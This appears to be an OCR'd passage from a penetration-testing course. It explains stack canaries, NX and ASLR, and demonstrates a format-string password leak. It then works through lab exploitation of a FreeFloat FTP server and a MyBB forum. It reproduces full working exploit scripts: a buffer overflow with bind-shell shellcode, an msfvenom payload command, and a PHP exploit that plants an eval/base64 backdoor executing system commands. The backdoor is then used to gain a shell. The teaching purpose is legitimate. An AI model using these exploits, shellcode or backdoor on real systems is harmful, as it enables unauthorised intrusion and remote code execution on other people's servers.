Stack Protector / Stack Canary:

The stack canary is a value that sits before the return pointer in the stack. When the program's execution hits the return instruction, before the return pointer is loaded into EIP, the value of the stack canary is checked. If it has been overwritten, then the program terminates, because the CPU then knows that something dodgy was going on, since the value of the stack canary which shouldn't have changed has changed. The stack canary can usually be bypassed by finding out the value the canary is expected to be and overwriting it with the same value. Sometimes this is made harder by a stack canary that contains null byte values since many functions which read user input in C will stop reading more data as soon as they see a null byte. It doesn't make it impossible to bypass, however.

NX / DEP:

No Execute on Linux, or Data Execution Policy on Windows separates areas of the stack into code and data, so if these protections are enabled, you can't put shellcode into memory as we did in the previous example and then tell the CPU to execute it. The CPU will know that the area of the stack that it has been pointed to is marked as not executable. This can also be bypassed.

ASLR:

Address Space Layout Randomisation is a protection that involves randomising the memory addresses that a program gets loaded into on each run. This can be problematic because if you take our previous example, ASLR would mean the address of our shellcode is constantly changing every time you run the program making it impossible to put a memory address that works all the time into our exploit. This can also be bypassed, but mainly by finding code that ASLR doesn't support (there's almost always some bits).

Since all these protections are on by default now, buffer overfiows are typically harder than the one we just ran through. Since all these protections have been bypassed in one

manner or another, though, they aren't impossible.

Buffer Overflow Practice

Format String

Red Team

Identification & Exploitation

First, let's talk about format strings. A format string in C looks something like this:

```
printf("There are %d days before Christmas", days);
```

In this case, the %d is the format string specifier. It tells the CPU to insert the days variable into the string, and it's expecting the days variable to be an integer (%d for digit.) There are other format string specifiers, such as %s for a string, or %f for a fioat (number with a decimal point), or %x for a hex value.

The problem is, in C you can also do something like this:

```
printf("hello");
```

And all that will do is just print 'hello'. This is a bad habit to get into, though, because using the printf function (which is print format string) to print without a format string can lead to a format string vulnerability, if what you are printing is user input.

Take this program as an example:

format.c

```
// Compile with gcc -m32 -o format format.c
#include <stdio.h>
#include <string.h>

int main() {
        char input[151];
    char *password = "ThisIsNotMyPassword\n";
        printf("Enter the password stored at memory address %p:\n", &password);
    fgets(input, 150, stdin);

    puts("The password you entered is:");
        printf(input);

        if(strcmp(input, password) == 0) {
        puts("Well done!");
        } else {
        puts("Failed :(");
        }
```

```
return(0);
}
```

This is a very simple program; it will give us a memory address where the password is stored, then it will ask us to enter the password. The password is printed out using printf, without a format string specifier (that's this line `printf(input);`).

Let's run the program:

```
$ ./format
```

And we don't know the password so let's just put anything in.

```
root@kali:~/Binary# ./format
Enter the password stored at memory address 0xffffd314:
something
The password you entered is:
something
Failed : (
root@kali:~/Binary#
```

Okay, now you've seen some examples of format string specifiers above, what happens if we enter a format string specifier? Let's try entering %x:

```
root@kali:~/Binary# ./format
Enter the password stored at memory address 0xffffd314:
%x
The password you entered is:
96
Failed :(
root@kali:~/Binary#
```

It printed 96, which is a bit weird. Why did it print that? Well, in this case, our line printf(input) doesn't have anything to pass to the printf function. In a normal use of printf, you would do something like:

```
printf("%s\n", somedata);
```

In our case, we never expected a format string specifier to be used in the input, so we aren't passing any data to fill into the string. But there is a format string specifier now because the user typed one, so printf is going to look at the area of memory where it expects some data to be to fill it into the string.

In other words, we can read memory off the stack as we like. Let's take it a bit further and read some memory addresses:

Let's run the program again and enter:

```
%8x.%8x.%8x.%8x
```

We use a ' . ' between them, so we know when one memory address ends and the next begins. We get something that looks like:

```
root@kali:~/Binary# ./format
Enter the password stored at memory address 0xffffd314:
%8x.%8x.%8x.%8x
The password you entered is:
      96.f7f9d5a0.565555e7.f7ffda74
Failed :(
root@kali:~/Binary#
```

Looks interesting, but so far not too useful. So how about reading the password's memory address?

Let's submit:

```
\x14\xd3\xff\xff %x.%x.%x.%x.%s
```

```
root@kali:~/Binary# ./format
Enter the password stored at memory address 0xffffd314:
\x14\xd3\xff\xff %x.%x.%x.%x.%s
The password you entered is:
\x14\xd3\xff\xff 96.f7f9d5a0.565555e7.f7ffda74.ThisIsNotMyPassword
Failed : (
root@kali:~/Binary#
```

So, our password is 'ThisIsNotMyPassword', but how did we get here?

The first thing we submitted is the memory address of the password. Note that this is backwards; if you remember we discussed endianness in the buffer overflow chapter. We need to submit the memory address in little-endian format, so it needs to go in backwards.

The next thing we do is use four %x format string specifiers. Why four? We need to compensate for the four bytes of the memory address we just entered. Finally, we're at the right place in memory so that we can print the string there with %s, and by doing this, we can reveal the password.

Let's verify the password is accepted:

```
root@kali:~/Binary# ./format
Enter the password stored at memory address 0xffffd314:
ThisIsNotMyPassword
The password you entered is:
ThisIsNotMyPassword
Well done!
root@kali:~/Binary#
```

This really only scratches the surface of what can be done with format string vulnerabilities. You can even use them to modify data in memory, instead of just reading it.

Blue Team

Mitigation

The obvious way to mitigate a format string vulnerability is never to use printf without a format string. If you read any C programming books, they will all teach you to use printf like this:

```
printf("Hello, World!");
```

This works, and it isn't exploitable because there is no user input. But you should **avoid** doing this nevertheless.

Even when you aren't printing user input, it's easy to fall into the habit of using printf to print things without a format string, and once you are in that habit, it's easy to accidentally use printf with user input without thinking about it.

If you want to use printf to print things, just do it like this:

```
printf("%s", "This is the text I want to print");
```

Alternatively, you could use `puts("print this stuff");`

Which stands for put string, but a lot of people don't like to use it because it automatically adds an invisible newline character to the end of the string. Either way, never use printf without a format string, even if you know it isn't exploitable. It's lazy, and it will catch you out eventually.

Format String Lab

Exploitation 4

Contents

In this module, we will cover:

- Finding existing exploits
- Exploiting a real FTP service
- Exploiting a real web application
- Metasploit
- Metasploit demonstration
- Patch cycles and end of support
- Social engineering and pretexting
- Phishing and spear phishing
- Drive-by download attacks
- Credential harvesting
- CEO fraud


Exploiting an FTP Service

For the purposes of this example, we've created a Windows XP virtual machine running an FTP server. The FTP server in question has been picked because it's an older example, which makes it safer to demonstrate and also because the particular FTP server in question is very exploitable. Nearly every part of the FTP protocol that this software implements has a buffer overflow in it. It is truly awful and makes a great demo!

The first stage is reconnaissance; we want to find out which FTP service is running on the box. We're going to use Nmap for this, you should already be familiar with how to use it:

```
# nmap -vv -sV 192.168.182.157
```

In the above command, we're running a version detection scan with two levels of verbosity (so we can see what Nmap is doing). Note that this will only scan the most common ports, because we didn't specify -p-, but FTP is on that top list anyway so we don't need to scan every port for this example.



Here, we've run our scan, and it's come back to tell us that this is running FreeFloat ftpd 1.00. We can now look for an exploit in Google or exploit-db. In this case, I've chosen this exploit here:

https://www.exploit-db.com/exploits/15689/

```
# Exploit Title: Freefloat FTP Server Buffer Overflow Vulnerability
# Date: 12/05/2010
# Author: 0v3r
# Software Link: http://www.freefloat.com/software/freefloatftpserver.zip
# Tested on: Windows XP SP3 EN
# CVE: N/A

#!/usr/bin/python

import socket
import sys

def usage():

    print "usage  : ./freefloatftp.py <victim_ip>  <victim_port>"
    print "example: ./freefloatftp.py 192.168.1.100 21"

#Bind Shell shellcode port 4444
shellcode = ("\x31\xc9\xdb\xcd\xbb\xb3\x93\x96\x9d\xb1\x56\xd9\x74\x24\xf4"
"\x5a\x31\x5a\x17\x83\xea\xfc\x03\x5a\x13\x51\x66\x6a\x75\x1c"
"\x89\x93\x86\x7e\x03\x76\xb7\xac\x77\xf2\xea\x60\xf3\x56\x07"
"\x0b\x51\x43\x9c\x79\x7e\x64\x15\x37\x58\x4b\xa6\xf6\x64\x07"
"\x64\x99\x18\x5a\xb9\x79\x20\x95\xcc\x78\x65\xc8\x3f\x28\x3e"
"\x86\x92\xdc\x4b\xda\x2e\xdd\x9b\x50\x0e\xa5\x9e\xa7\xfb\x1f"
"\xa0\xf7\x54\x14\xea\xef\xdf\x72\xcb\x0e\x33\x61\x37\x58\x38"
"\x51\xc3\x5b\xe8\xa8\x2c\x6a\xd4\x66\x13\x42\xd9\x77\x53\x65"
"\x02\x02\xaf\x95\xbf\x14\x74\xe7\x1b\x91\x69\x4f\xef\x01\x4a"
"\x71\x3c\xd7\x19\x7d\x89\x9c\x46\x62\x0c\x71\xfd\x9e\x85\x74"
"\xd2\x16\xdd\x52\xf6\x73\x85\xfb\xaf\xd9\x68\x04\xaf\x86\xd5"
"\xa0\xbb\x25\x01\xd2\xe1\x21\xe6\xe8\x19\xb2\x60\x7b\x69\x80"
"\x2f\xd7\xe5\xa8\xb8\xf1\xf2\xcf\x92\x45\x6c\x2e\x1d\xb5\xa4"
"\xf5\x49\xe5\xde\xdc\xf1\x6e\x1f\xe0\x27\x20\x4f\x4e\x98\x80"
"\x3f\x2e\x48\x68\x2a\xa1\xb7\x88\x55\x6b\xce\x8f\x9b\x4f\x82"
"\x67\xde\x6f\x34\x2b\x57\x89\x5c\xc3\x31\x01\xc9\x21\x66\x9a"
"\x6e\x5a\x4c\xb6\x27\xcc\xd8\xd0\xf0\xf3\xd8\xf6\x52\x58\x70"
"\x91\x20\xb2\x45\x80\x36\x9f\xed\xcb\x0e\x77\x67\xa2\xdd\xe6"
"\x78\xef\xb6\x8b\xeb\x74\x47\xc2\x17\x23\x10\x83\xe6\x3a\xf4"
"\x39\x50\x95\xeb\xc0\x04\xde\xa8\x1e\xf5\xe1\x31\xd3\x41\xc6"
"\x21\x2d\x49\x42\x16\xe1\x1c\x1c\xc0\x47\xf7\xee\xba\x11\xa4"
"\xb8\x2a\xe4\x86\x7a\x2d\xe9\xc2\x0c\xd1\x5b\xbb\x48\xed\x53"
"\x2b\x5d\x96\x8e\xcb\xa2\x4d\x0b\xfb\xe8\xcc\x3d\x94\xb4\x84"
"\x7c\xf9\x46\x73\x42\x04\xc5\x76\x3a\xf3\xd5\xf2\x3f\xbf\x51"
"\xee\x4d\xd0\x37\x10\xe2\xd1\x1d\x1a")

junk1  = "\x41" * 230
eip    = "\x53\x93\x42\x7E"  #7E429353 JMP ESP
nops   = "\x90" * 16
junk2  = "\x43" * (1000 - len(junk1 + eip + nops + shellcode))

buff   = junk1 + eip + nops + shellcode + junk2

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "\n"
print "-------------------------------------------------------------"
print "|      Freefloat FTP Server Buffer Overflow Vulnerability     |"
print "-------------------------------------------------------------"
```

```
if len(sys.argv) != 3:
    usage()
            sys.exit()

ip      = sys.argv[1]
port = sys.argv[2]

try:
        print("[-] Connecting to " + ip + " on port " + port + "\n")
    s.connect((ip,int(port)))
        data = s.recv(1024)
    print("[-] Sending exploit...")
        s.send('USER ' + buff + '\r\n')
    s.close()
        print("[-] Exploit successfully sent...")
    print("[-] Connect to " + ip + " on port 4444")
except:
    print("[-] Connection error...")
        print("[-] Check if victim is up.")
```

There are many many (really there are so many, wow!) exploits that are available for this software. The reason we picked this one is because it was tested on Windows XP SP3 EN.

If you look at the Nmap scan from before, the OS is listed as Windows XP. Although we don't have information on the service pack version, SP3 is the latest service pack for Windows XP and since Windows XP is pretty ancient now, it's likely that the target will be running the latest service pack. You'd have to be incredibly slow to patch to be running an earlier service pack on Windows XP.

We'll download this script and run it, first without swapping out the shellcode (don't do this yourselves, we're doing this on an isolated network):

```
root@kali:-/ftpexploit# python 15689.py 192.168.182.157 21

---------------------------------------------
|Freefloat FTP Server Buffer Overflow Vulnerability|
---------------------------------------------

[-] Connecting to 192.168.182.157 on port 21
[-] Sending exploit.
[-] Exploit successfully sent
[-] Connect to 192.168.182.157 on port 4444
root@kali:-/ftpexploit#
```

So, here we've run the exploit. Now we can connect to the listener that was launched on the target on port 4444 with netcat:

```
root@kali:-/ftpexploit# nc 192.168.182.157 4444
Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.
C: \Documents and Settings\Administrator\Desktop\freefloat\Win32>dir
dir
Volume in drive C has no label.
```

```
Directory of C:\Documents and Settings\Administrator\Desktop\freefloat\Win32

01/10/2018 07:49 PM <DIR>          .
01/10/2018 07:49 PM <DIR>          ..
04/29/2004 02:16 PM            57,344 FTPServer.exe
               1 File(s)  57,344 bytes
                          2 Dir(s)  82,129,272,832 bytes free

C:\Documents and Settings\Administrator\Desktop\freefloat\Win32>cd C:\
cd C:\

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is D41C-7629

Directory of C:\

01/10/2018 07:04 PM                 0 AUTOEXEC.BAT
01/10/2018 07:04 PM                 0 CONFIG.SYS
01/10/2018 07:05 PM    <DIR>          Documents and Settings
01/10/2018 07:40 PM    <DIR>          Program Files
01/10/2018 07:08 PM    <DIR>          WINDOWS
               2 File(s)              0 bytes
                          3 Dir(s)  82,129,272,832 bytes free

C:\>
```

Here we connected with netcat and got a command prompt shell. Remember, this is Windows, so the commands are different from the Linux terminal commands. In this case we use 'dir' instead of 'ls' to list the files. The 'cd' command still does the same thing, though.

We ran this exploit out of the box with the shellcode the researcher supplied. This is dangerous because we don't know what this shellcode does. Let's try swapping out their shellcode for our own now.

The first thing we need is some shellcode. A nice and safe way to generate shellcode is to use the Metasploit project. Metasploit is an exploitation framework which you'll learn about further on in this module. It comes with a nice tool for generating shellcode called 'msfvenom' and it is installed by default on Kali Linux.

We'll run this command to generate some shellcode:

```
# msfvenom -a x86 -p windows/shell_bind_tcp –platform windows -b \x00\x0a\x0d -f
python LPORT=1337
```

To explain this command:

-a is the architecture of the target. In this case x86, because it is 32-bit Windows XP.

-p is the payload. In this case we want a listening service to bind to a port and wait for us to connect.

--platform specifies the platform the target is running on; in our case it's windows.

-b specifies the bad characters.

In this case 0x00 is a bad character, because it's a null byte which is a string terminator. So if the FTP server reads a 0x00 then it will cut off the rest of the input and our exploit will be incomplete.

The other two bad characters are the carriage return (0x0d) and the newline character (0x0a). Why? You only need to look at how the FTP protocol works.

To log in you must send `USER username\r\n`

You can see the '\r' is a carriage return and the '\n' is a newline. So what would happen if your exploit contained those two characters? It would probably think the command was over and cut off part way.

-f specifies the output format. In our case, the exploit is in Python so we want it formatted for a Python script.

LPORT=1337 is where we specify the listening port number. To prove that our new shellcode is working we want it to listen on a different port than the default one.

Once you run the command you'll get this:

If we copy that then we can patch our exploit. I've copied the original exploit into a new file called exploit.py so we have a backup of the original.

Now after editing it, we've got this:

```
#!/usr/bin/python

import socket
import sys

def usage():
        print "usage        : ./freefloatftp.py <victim ip> <victim port>"
    print "example: ./freefloatftp.py 192.168.1.100 21"

#Bind Shell shellcode port 4444
buf = ""
buf += "\xbe\x3f\xdc\x61\xfa\xdb\xcb\xd9\x74\x24\xf4\x5f\x29"
buf += "\xc9\xb1\x53\x83\xc7\x04\x31\x77\x0e\x03\x48\xd2\x83"
buf += "\x0f\x4a\x02\xc1\xf0\xb2\xd3\xa6\x79\x57\xe2\xe6\x1e"
buf += "\x1c\x55\xd7\x55\x70\x5a\x9c\x38\x60\xe9\xd0\x94\x87"
buf += "\x5a\x5e\xc3\xa6\x5b\xf3\x37\xa9\xdf\x0e\x64\x09\xe1"
buf += "\xc0\x79\x48\x26\x3c\x73\x18\xff\x4a\x26\x8c\x74\x06"
buf += "\xfb\x27\xc6\x86\x7b\xd4\x9f\xa9\xaa\x4b\xab\xf3\x6c"
buf += "\x6a\x78\x88\x24\x74\x9d\xb5\xff\xOf\x55\x41\xfe\xd9"
buf += "\xa7\xaa\xad\x24\x08\x59\xaf\x61\xaf\x82\xda\x9b\xd3"
buf += "\x3f\xdd\x58\xa9\x9b\x68\x7a\x09\x6f\xca\xa6\xab\xbc"
buf += "\x8d\x2d\xa7\x09\xd9\x69\xa4\x8c\x0e\x02\xd0\x05\xb1"
buf += "\xc4\x50\x5d\x96\xc0\x39\x05\xb7\x51\xe4\xe8\xc8\x81"
buf += "\x47\x54\x6d\xca\x6a\x81\x1c\x91\xe2\x66\x2d\x29\xf3"
buf += "\xe0\x26\x5a\xc1\xaf\x9c\xf4\x69\x27\x3b\x03\x8d\x12"
buf += "\xfb\x9b\x70\x9d\xfc\xb2\xb6\xc9\xac\xac\x1f\x72\x27"
buf += "\x2c\x9f\xa7\xd2\x24\x06\x18\xc1\xc9\xf8\xc8\x45\x61"
buf += "\x91\x02\x4a\x5e\x81\x2c\x80\xf7\x2a\xd1\x2b\xf2\x93"
buf += "\x5c\xcd\x96\xf3\x08\x45\x0e\x36\x6f\x5e\xa9\x49\x45"
buf += "\xf6\x5d\x01\x8f\xc1\x62\x92\x85\x65\xf4\x19\xca\xb1"
buf += "\xe5\x1d\xc7\x91\x72\x89\x9d\x73\x31\x2b\xa1\x59\xa1"
buf += "\xc8\x30\x06\x31\x86\x28\x91\x66\xcf\x9f\xe8\xe2\xfd"
buf += "\x86\x42\x10\xfc\x5f\xac\x90\xdb\xa3\x33\x19\xa9\x98"
buf += "\x17\x09\x77\x20\x1c\x7d\x27\x77\xca\x2b\x81\x21\xbc"
buf += "\x85\x5b\x9d\x16\x41\x1d\xed\xa8\x17\x22\x38\x5f\xf7"
buf += "\x93\x95\x26\x08\x1b\x72\xaf\x71\x41\xe2\x50\xa8\xc1"
buf += "\x12\x1b\xf0\x60\xbb\xc2\x61\x31\xa6\xf4\x5c\x76\xdf"
buf += "\x76\x54\x07\x24\x66\x1d\x02\x60\x20\xce\x7e\xf9\xc5'
buf += "\xf0\x2d\xfa\xcf"

junk1       = "\x41" * 230
eip     = "\x53\x93\x42\x7E" #7E429353 JMP ESP
nops        = "\x90" * 16
junk2   = "\x43" * (1000 - len(junk1 + eip + nops + buf))
buff = junk1  + eip + nops + buf + junk2
```

I've replaced their 'shellcode' variable with the 'buf' variable that msfvenom gave us. I've also replaced every instance of the shellcode variable later in the code with 'buf'.

Now if we run the exploit:

```
root@kali:~/ftpexploit# python 15689.py 192.168.182.157 21

---------------------------------------------
|Freefloat FTP Server Buffer Overflow Vulnerability|
```

```
[-] Connecting to 192.168.182.157 on port 21
[-] Sending exploit.
[-] Exploit successfully sent
[-] Connect to 192.168.182.157 on port 4444
root@kali:-/ftpexploit#
```

```
root@kali:~/ftpexploit# nc 192.168.182.157 1337
Microsoft Windows XP [Version 5.1.2600] (c) Copyright 1985-2001 Microsoft Corp.

C: \Documents and Settings\Administrator\Desktop\freefloat\Win32>
```

Note, even though the script still tells us to connect on port 4444 (we didn't update the 'print()' statement), we are connecting on port 1337 now. This is the best way to make sure the exploits you run are safe (aside from writing your own shellcode from scratch, of course).

Exploiting a Web Application

In this example, we've created an Ubuntu Linux web server and installed a piece of forum software on it.

The first thing we need to do is find out which version of the software is running. This is harder on this particular software because it doesn't tell us. This is actually good practice, but it isn't much harder to find out.

All you need to do is download several versions of the software and look at the HTML in the index pages and the JavaScript files with version numbers in them and match what you see on the target with the versions you downloaded. Or you could just try exploits for several versions to find one that works.

So here we have the target site. First we'll look for an exploit on exploit-db.

I've picked this exploit: https://www.exploit-db.com/exploits/29935/

```
<?php

# Exploit Title: MyBB <= 1.6.11 Remote Code Execution Using Admin Privileges
# Date: 30/11/2013
# Exploit Author: BlackDream
# Vendor Homepage: www.mybb.com
# Software Link: http://www.mybb.com/download/latest
# Version: <= 1.6.11
# Tested on: Linux
# Thanks to: www.p0wnbox.com

/*
   Ok guys here we are. In older versions of MyBB it was possible to execute PHP Code
by injecting the php code into a template file.
   This bug has been fixed in the latest version of MyBB and the code execution is no
```

more possible following this way.

However there is a little bug in the language editor section.

In the Language Editor Section if you go at "Edit Language Pack Properties" of any language you will see an option called "Contains Admin CP language variables? *".
This setting is not being sanitized properly and if we post different data other than 1-0 we can write PHP code in the language file and execute it.

Lets see deeper the code:

File /admin/modules/config/languages.php: Lines 44-49

```
foreach($mybb->input['info'] as $key => $info)
    {
    $info = str_replace("\\", "\\\\", $info);
        $info = str_replace('$', '\$', $info);
    $newlanginfo[$key] = str_replace("\"", '\"', $info);
    }
```

and Line 69:

```
\$langinfo['admin'] = {$newlanginfo['admin']};
```

You can see that some chars are being replaced , however MyBB treats the variable $newlanginfo['admin'] as integer. So we can execute PHP code by just writing the function name on it.

Below is a very simple exploit that does that job for you. Remember that you need the admin credentials to do that.
*/

```
echo "##############################################################################\n";
echo "#     MyBB <= 1.6.11 Remote Code Execution Using Admin Privileges     #\n";
echo "#                                By BlackDream       @     p0wnbox.com                                #\n";
echo "##############################################################################\n\n";

if ( ! $argc )
{
   exit( "You can't run this script from your browser" );
}
elseif ( $argc != 4 )
{
   die( "Example Usage: php " . basename( __file__ ) . " <mybb_forum> <username> <password>\n\nProvide the myBB forum URL WITHOUT the admin panel directory\n" );
}

$url = $argv[1];
$username = $argv[2];
$password = $argv[3];

//Is this URL A Valid MyBB Forum?
std_echo( "Validate URL...", "*" );
if ( ! ValidateMyBB( $url ) )
{
   std_echo( "Couldn't Validate URL", "-" );
      exit( 1 );
}

//Login
std_echo( "Logging In...", "*" );
if ( ! login( $username, $password ) )
```

```
std_echo( "Couldn't Login", "-" );
    exit( 1 );
}

std_echo( "Working...", "*" );

$key = md5( uniqid( rand(), true ) ); //generate a unique key to prevent all the others
$vars_to_post = get_posted_vars( true, $key );
do_backdoor( $vars_to_post );

do
{
        echo "shell(AV: exit)> ";
    $command = get_input();
        $command_enc = base64_encode( $command );

        echo file_get_contents( $url . "/inc/languages/english.php?
key=$key&exploited=$command_enc" );
} while ( $command != "exit" );

//remove our backdoor
$vars_to_post = get_posted_vars( false );
do_backdoor( $vars_to_post );

function get_input(            )
{
        $input = trim( fgets( STDIN, 255 ) );
    return $input;
}
function do_backdoor( $vars_to_post )
{
    global $url;

    $ch = curl_init();

    curl_setopt( $ch, CURLOPT_URL, $url . '/admin/index.php?module=config-
languages&action=edit_properties' );
    curl_setopt( $ch, CURLOPT_POST, 1 );
        curl_setopt( $ch, CURLOPT_POSTFIELDS, http_build_query( $vars_to_post ) );
    curl_setopt( $ch, CURLOPT_COOKIEFILE, 'cookie.txt' );
        curl_setopt( $ch, CURLOPT_RETURNTRANSFER, 1 );
    $source = curl_exec( $ch );

}

function get_posted_vars( $do_backdoor, $key = '' )
{
    global $url;

    $ch = curl_init();

    curl_setopt( $ch, CURLOPT_URL, $url . '/admin/index.php?module=config-
languages&action=edit_properties&lang=english' );

        curl_setopt( $ch, CURLOPT_COOKIEFILE, 'cookie.txt' );
    curl_setopt( $ch, CURLOPT_RETURNTRANSFER, 1 );
        $source = curl_exec( $ch );

        $vars_to_post = array();

        if ( preg_match( "/<input type=\"hidden\" name=\"my_post_key\" value=\"(.*?)\"
V>/", $source, $matches ) )
```

```
$vars_to_post['my_post_key'] = $matches[1];
        $vars_to_post['lang'] = "english";
                $vars_to_post['info[author]'] = "MyBulletinBoard";
        $vars_to_post['info[website]'] = "http://www.mybb.com";
                $vars_to_post['info[author]'] = "MyBulletinBoard";
        $vars_to_post['info[version]'] = "1610";
                $vars_to_post['info[name]'] = "English (American)";
        $vars_to_post['info[htmllang]'] = "en";
                $vars_to_post['info[charset]'] = "UTF-8";
        $vars_to_post['info[rtl]'] = "0";
                $vars_to_post['info[admin]'] = 1;
        //generating UNIQUE MD5
                if ( $do_backdoor )
        {
                        $payload = 'if(isset($_GET["exploited"]) && $_GET["key"] == "' . $key . '")
{ system(base64_decode($_GET["exploited"])); }';
                        $payload = base64_encode( $payload );
                $vars_to_post['info[admin]'] = "eval(base64_decode('$payload'));";
                }

                return $vars_to_post;
    }

    return false;
}

function login( $username, $password )
{
        global $url;

        $ch = curl_init();

        curl_setopt( $ch, CURLOPT_URL, $url . "/admin/index.php" );
    curl_setopt( $ch, CURLOPT_POST, 1 );
        curl_setopt( $ch, CURLOPT_POSTFIELDS, 'username=' . $username . '&password=' .
$password . "&do=login" );
        curl_setopt( $ch, CURLOPT_COOKIEJAR, 'cookie.txt' );
    curl_setopt( $ch, CURLOPT_RETURNTRANSFER, 1 );
        $source = curl_exec( $ch );

        return strpos( $source, 'Logged in as' );

}
function ValidateMyBB( $url )
{
    $source = @file_get_contents( $url . "/admin/" );
        if ( $source )
    {
                return stripos( $source, "MyBB Control Panel" );
    }
        return false;
}

function std_echo( $message, $ch )
{
    echo "[$ch] $message\n";
}

?>
```

If you read the description at the top you'll notice this exploit requires you to have an admin account on the forum. However, just because you've given someone an admin account, it doesn't necessarily mean you want to give them a shell on the server that hosts the forum. You may also notice that this time our attack script is not Python, it is written in PHP instead.

That means you'll need to install PHP on the system you are attacking from to use this exploit. A simple:

```
$ sudo apt install php-cli php-curl
```

will do the trick. You have to install php-curl because this script uses 'curl' to send HTTP requests to the target.

This time there is no shellcode because we aren't exploiting a buffer overflow. We're instead exploiting a code injection flaw, where we can write PHP into a file and have it executed.

You should nevertheless read through the script to make sure it does what it claims, and that it isn't doing anything unexpected like calling back to the creator with a shell on your system.

We run this script with PHP like so:

```
$ php exploit.php http://127.0.0.1 admin admin
```

The first parameter is the target. In this case we haven't configured the forum to be reachable from outside the system so we're using localhost.

The second parameter is the username and the third is the password. So we have an admin username of 'admin' and an admin password of 'admin'. After running the attack script we get:

```
vulnerable@ubuntu:~/Desktop/forumexploits php exploit.php http://127.0.0.1 admin admin
########################################################
#MyBB <= 1.6.11 Remote Code Execution Using Admin Privileges#
#          By BlackDream @ pownbox.com                 #
########################################################

[*] Validate URL...
[*] Logging In...
[*] Working...
shell(AV: exit)> ls
english
english.php
index.html
```

```
shell(AV: exit)> whoami
www-data
shell(AV: exit)>
```

So now we have a shell on the server that runs the forum software. You may be wondering why we got the answer of 'www-data' when we ran 'whoami'. If you ever exploit a piece of software, no matter what it is, you will always have the same permissions as the software that you exploited. In this case, the web server runs as the 'www-data' user, which is restricted in what it can do on the system.

If you are in a situation where you have limited privileges, you'll have to find a way to elevate your privileges so you have more access to the system. We'll be covering that later in this course.

Let's look at what the exploit did on the web server:

```
shell(AV: exit)> cat english.php
<?php
// The friendly name of the language
$langinfo['name'] = "English (American)";

// The author of the language
$langinfo['author'] = "MyBulletinBoard";

// The language authors website
$langinfo['website'] = "http://mybb.com/";

// Compatible version of MyBB
$langinfo['version'] = "1611";

// Sets if the translation includes the Admin CP (1 = yes, 0 = no)
$langinfo['admin'] =
eval(base64_decode('aWYoaXNzZXQoJF9HRVRbImV4cGxvaXRlZCJdKSAmJiAkX0dFVFsia2V5Il0gPT0gIjgxOTk0ODQwYWZmNz

ThlYmIwODE3ZTBlNmY3ODZjIikgeyBzeXN0ZW0oYmFzZTY0X2RlY29kZSgkX0dFVFsiZXhwbG9pdGVkIl0pKTsgfQ=='));


// Sets if the language is RTL (Right to Left) (1 = yes, 0 = no)
$langinfo['rtl'] = 0;

// Sets the lang in the <html> on all pages
$langinfo['htmllang'] = "en";

// Sets the character set, blank uses the default.
$langinfo['charset'] = "UTF-8";

?>shell(AV: exit)>
```

This `$langinfo['admin']` variable here should be a 1 or a 0. We know this by looking at the code comment directly above. Instead, it is this suspicious looking value. There are two functions being applied to this, first is base64_decode which decodes that string.

Let's run it through a base64 decoder:

```
if(isset($_GET["exploited"]) && $_GET["key"] == "81994840aff71b18ebb0817e0e6f786c") {
system(base64_decode($_GET["exploited"])); }
```

That string decodes into some PHP. This PHP code here looks for two parameters to be passed in as a GET request, exploited and key. If the key matches the key set by the exploit, then it decodes whatever is in the exploited variable into a terminal command and runs it.

The second function that is applied comes after the base64_decode produces the PHP code. It's an eval function, which executes whatever string is passed to it as if it was PHP.

Let's prove it:

We already have the key variable from decoding the base64 above. It was:

```
81994840aff71b18ebb0817e0e6f786c
```

Now we just need to encode a command as base64. Why? Notice the 'system()' command in the PHP that is generated when we decode the base64 in the english.php file? It runs the command, but only after decoding from base64 again. So we need to pass in any commands as a base64 encoded string.

```
$ echo "whoami" | base64
```

This gives us:

```
vulnerable@ubuntu:~/Desktop/forumexploit$ echo "whoami" | base64
d2hvYW1pCg==
```

Now we have both the key and the command to send, so we'll visit the page at:

http://127.0.0.1/inc/languages/english.php?
key=81994840aff71b18ebb0817e0e6f786c&exploited=d2hvYW1pCg==

And we get:

www-data

This is how the shell produced by the exploit works, except the PHP exploit just provides a command line interface to hide this from you.

Metasploit

The Metasploit framework is a tool which is heavily used in the security industry. It's a way of delivering exploits in a modular manner. There are several steps to using Metasploit.

fi. Load up the Metasploit framework.
fi. Choose the exploit you want to use from their list of exploits.
